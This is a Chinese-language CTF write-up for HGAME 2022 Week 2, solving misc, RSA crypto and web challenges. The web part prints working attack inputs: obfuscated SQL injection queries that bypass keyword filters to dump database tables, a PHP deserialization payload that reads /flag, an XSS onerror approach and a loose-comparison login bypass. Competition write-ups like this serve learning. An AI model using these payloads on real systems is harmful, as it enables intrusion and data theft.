
HGAME 2022 Week2 writeup by nerowander

MISC

奇妙小游戏

规则:鬼脚图,而且需要注意 0 相当于数组 a[0],即为第一个元素的意思,需要一定的细心能力和手速,解完关卡之后得到 flag



你上当了 我的很大

诈骗压缩包,根据 hint 找到四个不一样的二维码(其中 2 个题目已给,另外 2 个需要在不一样的诈骗视频中的末尾找到)

将这几个二维码一个一个解码,发现内含 base64,猜测 base64 可能暗藏了一些文件,拿去解码,得到四个分开的二维码。

利用 ps 将它们拼在一起,扫码得到 flag

这二维码真小……不是应该很大吗



CRYPTO

RSA Attack

n 算是比较小的数字了,可以利用在线工具暴力拆解得到 p 和 q,然后用正常的套路就可以得到 flag 了

RSA Attack2

首先是不能大数分解的

part1:利用 n1,n2 的公约数求解(脚本找不到了,这里 part1 的截图暂无了……之后去看官 f wp 好了,附上结果)


task1 (已解决) hgame{RsA@hAS!a&VArIETY?of. e = 65537

c1 = 965075803554932988664271816439183802328812013694203741320763105376036912584995031647

 $\texttt{c2} = 115365069453137471804424734616589123071544608690033927321784576432240579698382246010 \\ \texttt{\#+col} \texttt{2}$

part2: 低加密指数攻击

part3:两个加密指数的方法



WEB

Apache!


漏洞类型已经给出,利用现有的 payload 求解即可




webpack-engine

又被骗了, 其实是我心甘情愿的

打开检查,发现 flag 的文件



base64 解码 2 次,得到 flag



At0m 的留言板

既然是图片的兼容性测试,那就说明图片方面的留言存在 bug

利用标签,并构造 payload 得到内部信息即可(制造一个不存在的 src 资源,然后触发 onerror 事件)



Pokemon

首先应该明白注入的地方是 code, 然后根据过滤字符构造绕过 payload

搜索数据库

▲ 不安全 | 121.43.141.153:60056/error.php?code=1/*/**/*/UNIunionON/*h*/SELselectECT/*h*/database(),1;#

搜索表

 $1/*h*/UNIunionON/*h*/SE select LECT/*h*/1, group_concat (table_name)/*h*/FR fromOM/*h*/infoOR rmation_schema. tables/*h*/WHE where RE/*h*/table_schema/*h*/LIKE/*h*/%27 pokemon%27; \#$

搜索表的列名

 $1/*h*/UNlunionON/*h*/SEselectLECT/*h*/1, group_concat(column_name)/*h*/FRfromOM/*h*/infoORrmation_schema.columns/*h*/WHEwhereRE/*h*/table_name/*h*/LIKE/*h*/%27flllllllllaaaaaag%27/*h*/ANandD/*h*/table_schema/*h*/LIKE/*h*/%27pokemon%27;#$

然后根据列名搜索,得到 flag

1/*h*/UNIunionOn/*h*/SELselectECT/*h*/1,flag/*h*/FRfromOM/*h*/fllllllllaaaaaag;#

注意这里的 union select 搜索的字段是 2,可以自行测试,且 information 中的 or 也会被过滤掉,太 baby 辣

一本单词书

两个任务:绕过登录和构造序列化字符

根据 hint 找到 php 源码文件

```
function decode(string $data): Array { #decode
执行unserialize
   $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
       if (!strstr(substr($data, $offset), '|')) { #substr用于返回字符串的一部分(取决于offset的数值),一开始offset
                                               #strstr<mark>查找substr</mark>返回的结果中'|'的第一次出现,并返回data的剩余部分
#!xxx相当于xxx=0,满足if条件的为空字符串,result返回值为空数组
                                                #查找'|'第一次出现的位置,当offset=o的时候从第一个字符开始搜索
       $pos = strpos($data, '|', $offset);
       $num = $pos - $offset;
       $varname = substr($data, $offset, $num);
       $offset += $num + 1;
       $dataItem = unserialize(substr($data, $offset)); #苦'| 添加在序列化字符串的首部分,则可以使得整个data反序列化
       $result[$varname] = $dataItem;
       $offset += \strlen(serialize($dataItem));
    return $result; #<mark>返回整个</mark>result<mark>数组字符串</mark>

∨ class Evil {
     public $file; #可以将file的值赋值为"/flag"
     public $flag;
     public function __wakeup() {
         $content = file_get_contents($this->file);#解file文件读入字符串中,也暗示要将"/flag"读入字符串当中,从而得到f]
         if (preg_match("/hgame/", $content)) {
             $this->flag = 'hacker!';
         $this->flag = $content;
 }#可以根据类来构造序列化的数据从而对该数据进行反序列化处理(好像一般都要反序列化)
```

```
if (is_numeric($_POST['password'])) {
    die(alert('密码不能设置为纯数字,我妈都知道( ̄△;)'));
} else {
    if ($_POST['password'] == 1080) { //数字绕过,可以在password中添加1080+绕过登录检查
        $_SESSION['username'] = 'admin';
        $_SESSION['unique_key'] = md5(randomString(8));
        header('Location: index.php'); //顺序: login.php->index.php
    } else {
        die(alert('这你都能输错?'));
    }
}
```

payload 如下: |O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}

将 payload 填入第一个空白,第二个空白随意填

得到 flag